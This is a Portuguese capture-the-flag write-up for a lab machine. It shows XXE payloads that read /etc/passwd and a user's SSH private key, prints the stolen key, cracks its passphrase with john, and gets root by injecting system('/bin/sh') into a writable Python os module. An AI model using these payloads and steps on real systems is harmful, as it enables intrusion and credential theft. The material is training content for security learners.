


Hijacking


IP: 10.9.2.12 nível: Médio

- Passo 01




Acessei a aplicação e a primeira ação de fato foi tentar entrar com contas padrão, nesse caso **admin admin**

- Passo 02



Nessa tela após n testes (Fuzzing e port scan) e tentativas (sem retorno) de injeção principalmente XSS, fui dar uma olhada na request da requisição, e como pista estamos enviando um arquivo XML.

- Passo 03



Montei uma estrutura básica pra testar o XML e ver se batia a requisição na minha máquina, que de fato deu certo.

- Passo 04

Add a comment on the website.

```
<!DOCTYPE teste [<ENTITY test SYSTEM "file:///etc/passwd"> ]>
<crowsec>
<name>&test;</name>
</crowsec>
```

Submit

Comment Preview:

Name: root:x0:0:root:/root/bin/bash daemon:x1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x2:2:bin:/bin:/usr/sbin/nologin sys:x3:3:sys:/dev:/usr/sbin/nologin sync:x4:65534:sync:/bin:/bin/sync games:x5:60:games:/usr/games:/usr/sbin/nologin man:x6:12:man:/var/cache/man:/usr/sbin/nologin lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x8:8:mail:/var/mail:/usr/sbin/nologin news:x9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x13:13:proxy:/bin:/usr/sbin/nologin www-data:x33:33:www-data:/var/www:/usr/sbin/nologin backup:x34:34:backup:/var/backups:/usr/sbin/nologin list:x38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x39:39:ircd:/usr/run/ircd:/usr/sbin/nologin gnats:x41:41:Gnats Bug Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x100:102:systemd Network Management...:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x101:103:systemd Resolver...:/run/systemd/resolve:/usr/sbin/nologin syslog:x102:106:/home/syslog:/usr/sbin/nologin messagebus:x103:107:/nonexistent:/usr/sbin/nologin _apt:x104:65534:/nonexistent:/usr/sbin/nologin lxd:x105:65534:/var/lib/lxd /bin/false uidd:x106:110:/run/uidd:/usr/sbin/nologin dnsmasq:x107:65534:dnsmasq...:/var/lib/misc:/usr/sbin/nologin landscape:x108:112:/var/lib/landscape:/usr/sbin/nologin sshd:x109:65534:/run/ssh:/usr/sbin/nologin pollinate:x110:1:/var/cache/pollinate/bin/false ubuntu:x1000:1000:Ubuntu:/home/ubuntu/bin/bash suporte:x1001:1001...:/home/suporte/bin/bash

Author :

Comment :

Após também n testes, finalmente consegui ler (Ctrl+u fica melhor para ver) um arquivo de dentro do servidor (demorei um pouco porque estava colocando Name ao invés de name xD).

- Passo 05

CROWSEC ADMIN

Add a comment on the website.

```
<!DOCTYPE teste [<ENTITY ent SYSTEM "file:///home/suporte/.ssh/id_rsa"> ]>
<crowsec>
<name>&ent;</name>
</crowsec>
```

Submit

Comment Preview:

Name: -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,04A3681D22D979CC861329935A0DC5F4 dZFYygen8zI8EC9Iz/b+p6NkqA8Bsd7fLjK+v8n+qY7GwGOffo8c3vUWQVMLpg Xkz5SsQbI/76ZzMF0UW37m9hoXOLcd5DfGUc7JTi4M19UNUFTcyvGHIHOJ3Jrg IQNvg/geTIV39ZCX0ApJCeKJ7BgKA7Aw4wwPKL2f5k5oA2hAOS5QNkpao1GRaliB Az/HMCahKcvf8rAltosXXhFSBQns577qyNfue6RxtFWJ5L3UXsaFZHy/UHCs/aJ OK3jvEMk6q/SuJ0ueoKgnuYdBBDOPIV5mkbiBg+9R4MMNiNIPyz+JrcD1OEeKwd I+mk8LNLN82soPZHBYDOKI3IaVpHZUjDQURUbfSD10kzQzrKH0Vmtcdlfx76zanYbRk tPEd6jTK1wcE22PLDHS1YFOR9ABwvQpV02LW9P+BlX4lmqWPCR6vHYWlkhvmmk +5l6GvAfbIBER/rqfE46PDj5cWw9J5jXmFFKbSkw9bT/fdQAze5Y19yXegHqK 9ECU0CUC5/c2rqWOpcoTvIHeH1rWBf29esW5HNGEIORWyzhKpc+ti/nrU23V5HB eEwa0QDmT0hH3ruoeC4h9U6bc/g00WlNDvtFLcps1oSKpJACOoLEAy/6WdAKqCR so2Jf73k1xCvKqUgC6dKhpCjin2m+wB1s40MQcM0XmCQf+cpP+H7baOZqRecxD kIcbP4IXDMd0lp2wTpuJgBdBrI9U8lIM1PPYlloSLQZAun7v6sRxpM+11nMkQY1A A6F2rOCOSdxNYKROZNR2LoQY0ZDMY+oeo0R5S5SW0Qxrka4JiO9uwWAmTTTxBP3q K1FMlq7VsaAdQcZAFVYPdEcRyKSxsgUGSYe7lDAf6UAbYG7cYRqTlUYqENiv S5hg7phrpC3LVzsgNGC/Gz0ULQwHmOXOaZY9saBQ7GBppxRx5qLz8Qxw0G7AzBJD 5ililEjyx0l3T/Btft+ipfg9G4sKFYDFfBsX01PZHmmyzcyPRXkC8dW1D5SKUK LirThuHn8FQvvBdq7ZvRlnc4yKfKQ8ZmrFZLIL/logOV2XNQ8hOO6/qK5TSER Cq543XP8BefOp8B5F/Di5SefmLjWzr4CVyhenGTkZd5S2PSRW8Fcl1B4td+Wxph wGpvYPn7D0FQMXaLftwT6734lQLVQp3NZlogQLVRHJdG4k4AturjS2VKAZ1Rgcx yYXQLM9f2HQqi+n2DquX2EyBQj6zrD2ZpEvFouSYaASDrIDJ3u+m26CSRqdWp/ wNhus7h2y3vXIT20SxhJfV0LVZEVJuiGs+XO2gMd93DXCW41p9HmgTmABoGdx8u AoA35k+62FvYXVC76mZVhg3RYyYfFdsFKDVAuvO74lwPqJknU6Par3Xga/gPL7ml0 MVuUE2UQbQbkielfx5MyDaZgC1OVHxQmOZ5XelhfVFLDUDZNqNlVasYfIhXlwjV n69/45yzYMAIM/gObzTQI3VshDEG0x6NNKEImJY4AgyEHTiike34Ro2qt+lhT7D P/OoncO6IYFFtEoFXMYvFndZ8PebtPDMmBt5PhyvkfhlBwFE45x09vqhOa5yZ5zb -----END RSA PRIVATE KEY-----

Após ter conseguido um retorno da requisição, primeiramente tentei ler o **passwd**, como já tinha feito o scan de portas e visto que a 22 estava up, fui em `/home/suporte/.ssh/id_rsa` para pegar a private key e tentar logar na máquina.

- Passo 06

- Step 1

```
<h3>Comment Preview:</h3><p>Name: -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,04A3681D22D979CC861329935A0DC5F4

dZZfYYgen8zl8EC9lZ/b+p6NkqA8Bsd7fLIjK+v8n+qY7GwG0FFo8c3vUWGVMLpg
Xkz5SsQbI/r76ZzMF0UW37m9hoX0LcD5DfgUC7JTii4Mt9UNUfTccyvGIH0j3JrG
lQNVg/geTiV39ZX0ApJCeKJ7BgKA7Aw4wwPKt2fsk5oA2hA0S50Nkpao1GRaIiB
Az/HMCahKcvf8rAItoXhXfSBQnSs77qyNFu6eRxtFWJ5Lj3UXsafZiv/UHCs/aJ
0k3jxEMk6q/SuJ0ueoKgnuYdB8D0PITV5mkbiBg+9R4MMnINIPyz+yRcD10EeKWd
I+mkBLN82soPZhY8D0KL3laVpHZUj0Q8UbfSD10kzQzfKH0Vmtcdlfx76zanYbRk
tPEd6jTk1wcE22PLDH5h1YFOR9ABvwQpV02Ltw9P+BLX4ImqWPCR6vHYWlxhvmmk
+5l6GxAfbIBer/rqf46PDj5cWw9J5jXmFfXcBskw9bT/FdQAze5yT19yXEGHqxK
9EcU0CULxS/c2rqW0pcoTvlHeH1rWBf29esW5HNGEL0RWyZhKpC+ti/nrU23V5HB
eEwa0QDmT0xH3ruoeG4h9U6bG/h00wLNDvtfLCkps1oSKpjAG0oLEAy/6WdAKqCR
so2JF7t3k1xCVkgUtC6dKhpCjin2m+wB1s40MQcM0XmCQf+cpP+l7rba02qRecxD
kIcbP4LXDMd0Ip2wTPuUgBdBri9U8ilM1PPYIoSIqZAun7v6sRxypM+1lnMkQY1A
A6F2rOC05dxNYKROZnr2LoQY0ZDMY+oec0R55y5W0Qxrka4Ji09uWwAmTTTxBP3q
K1FMIq7VsacAdQCzAfVYPdaEcRyKSxsgUGSYed7tDAf6UAbYG7cYtRqTIUYqENiv
S5hg7phrpC3LV2sgNGC/Gz0ULQwHmOX0aZY9saBQ7GBppxRx5qLz8Qxw0G7AzBJD
5itilQEjyx0I3T/Btfl+ipfgf9G4sKFYDfFbSx01PZHmmyzcyPRXkC8dW1D5S5kUK
LirThuoHn8F0vvBdq7ZvRInc4ykfkQ8ZmrfZFIli/log0V2XN08h0Q6/qK5TsER
Cq543XP8Bef0p8B5F/Di55efmLjWZr4CVyhenGTKZd5SZP5RW80FcI1B4td+Wxph
wGpvYPn7D0FQmXaLftwT6734lLQLVQp3NZIogQLVRhJdG4k4AturjS2VKAZ1Rgcx
yYXQLM9f2HQqi+n2DquXzYEybQJ6zrD2ZpEvf0uSYaASDtrLDJ3u+m26C5RqdWp/
wNhus7h2y3vXLT20SXhJtV0lLwZEVJuiGs+x02gMD93DXCW41p9HmgTmABoGdx8u
AoA35k+62FvYXVC76mZVhg3RYyYFdsFKDVAuv074LwPqJKnU6Par3Xgg/gPL7mI0
MVuUE2UQbDkieIfx5MyDa2gC10VHxQm0Z5XelhfvFtDLUDZNqNLVasYflhxLwjrv
n69/4SyzYMALm/gOb2TQi3VshDEGGxz6NNKEImJY4AgyEHTlike34Ro2qt+lhT7D
P/Oonc06IYFFtEoFXMYvFndZ8PebtPDMmBt5Ph/vKfhlBwfE4Sx09vqh0a5yZ5zb
-----END RSA PRIVATE KEY-----
</p><p>Author : </p><p>Comment :<br> </p> </section>
```

Peguei a private key

- Step 2

```
(kali@kali)-[/tmp]
$ python ssh2john.py id_rsa > id_rsa.hash
```

Acabei executando esse passo no kali porque na minha máquina o john não estava funcionando corretamente, mas nesse passo acabei baixando o [SSH2John](#) e executei criando o arquivo **id_rsa.hash**.

- Step 3

```
(kali@kali)-[/tmp]
$ john --wordlist=xato-net-10-million-passwords-1000000.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz@WSX (id_rsa)
1g 0:00:00:00 DONE (2022-11-28 19:21) 14.28g/s 726400p/s 726400c/s 726400C/s 20031961..1a2s3d4f5g6h
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Baixei uma [wordlist](#) com mais de 1.000.000 de passwords e com o john, pude quebrar a senha.

- Step 4

```
flux@nasa:/tmp$ ssh -i id_rsa suporte@10.9.2.12
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1060-aws x86_64)
```

Voltando pra minha máquina, com a chave ssh, pude logar na máquina e pegar a flag de usuário (que estava em **/opt**).

- Passo 07

```
suporte@ip-10-9-2-12:~$ sudo -l
Matching Defaults entries for suporte on ip-10-9-2-12:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User suporte may run the following commands on ip-10-9-2-12:
  (root) NOPASSWD: /usr/bin/python3.6 /opt/vert.py
```

Como visto na imagem acima podemos executar o python como root, um outro ponto a ser observado é a existencia desse **vert.py**.

```
suporte@ip-10-9-2-12:~$ cat /opt/vert.py
import os

class Vector:
    def __init__(self, a, b):
        self.a = a
        self.b = b

    def __str__(self):
        return 'Vector (%d, %d)' % (self.a, self.b)

    def __add__(self, other):
        return Vector(self.a + other.a, self.b + other.b)

v1 = Vector(2,10)
v2 = Vector(5,-2)
print(v1 + v2)
```

- Passo 08

```
suporte@ip-10-9-2-12:~$ ls -la /usr/lib/python3.6/os.py
-rw-rw-rw- 1 root root 37544 Nov 30 00:12 /usr/lib/python3.6/os.py
```

Como era importado a biblioteca **OS** no script em python (visto no passo anterior), e também como podemos reparar que temos permissão de escrita na própria biblioteca.

- Passo 09

```
system("/bin/sh")
```

Só fiz adicionar minha payload para na hora de executar o script, eu poder escalar privilégio.

```
suporte@ip-10-9-2-12:~$ sudo /usr/bin/python3.6 /opt/vert.py
# id
uid=0(root) gid=0(root) groups=0(root)
```

Assim pude pegar a flag de root que estava em **/root**.